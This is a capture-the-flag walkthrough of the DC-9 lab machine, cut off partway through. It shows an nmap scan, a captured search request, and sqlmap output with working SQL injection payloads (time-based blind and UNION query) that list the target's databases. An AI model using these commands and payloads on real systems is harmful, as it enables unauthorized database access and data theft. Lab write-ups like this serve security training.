
Dc-9

IP-192.168.56.189
walkthrough by Basil

Methadologies


let's identify open ports,services,versions using nmap tool



```
 192.168.56.189  08:00:27:c9:13:bb      1      60  PCS Systemtechnik GmbH

┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/dc9]
└──╼ $sudo nmap -A -p- 192.168.56.189
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-10 21:48 IST
Nmap scan report for 192.168.56.189
Host is up (0.00064s latency).
Not shown: 65533 closed ports
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Example.com - Staff Details - Welcome
MAC Address: 08:00:27:C9:13:BB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.64 ms 192.168.56.189

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.11 seconds
┌─[baz@parrot]─[~/comp ctf walkthroughs/dc9]
└──╼ $
```

\
two open ports.
22(ssh)
80(http)

Let's start by visiting the webpage




Example.com - Staff Details

Search information

You can search using either the first or last name.


Search: admin

Great a simple webpage we tried checking source code but nothing found and finally captured this request to burp and copied into a file to check if there is any sql injection and reveals anything.




```
POST /results.php HTTP/1.1
Host: 192.168.56.189
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en
Referer: http://192.168.56.189/search.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Origin: http://192.168.56.189
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

search=admin
```

We copied this into file and did sqlmap




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/dc9]
└──╼ $sudo sqlmap -r sql.txt --dbs --batch
        ___
       __H__
 ___ ___[*]_____ ___ ___  {1.4.7.12#dev}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibilit
y to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 21:54:05 /2020-08-10/

[21:54:05] [INFO] parsing HTTP request from 'sql.txt'
[21:54:07] [INFO] testing connection to the target URL
[21:54:07] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:54:07] [INFO] testing if the target URL content is stable
[21:54:07] [INFO] target URL content is stable
[21:54:07] [INFO] testing if POST parameter 'search' is dynamic
[21:54:07] [WARNING] POST parameter 'search' does not appear to be dynamic
[21:54:07] [WARNING] heuristic (basic) test shows that POST parameter 'search' might not be injectable
[21:54:07] [INFO] testing for SQL injection on POST parameter 'search'
[21:54:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:54:08] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:54:08] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:54:08] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:54:08] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```

Thee databases were shown




```
sqlmap identified the following injection point(s) with a total of 69 HTTP(s) requests:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=admin' AND (SELECT 6297 FROM (SELECT(SLEEP(5)))hvVd) AND 'sCLr'='sCLr

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=admin' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7171717671,0x76706d415a696c6a42627a427a705a5245495a4a4e554c554
67466777479774f4d545a586d45436d,0x7170787071),NULL-- -
---
[21:54:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[21:54:28] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] Staff
[*] users

[21:54:28] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.189'

[*] ending @ 21:54:28 /2020-08-10/

┌─[baz@parrot]─[~/comp ctf walkthroughs/dc9]
└──╼ $
```

Let's check the staff database



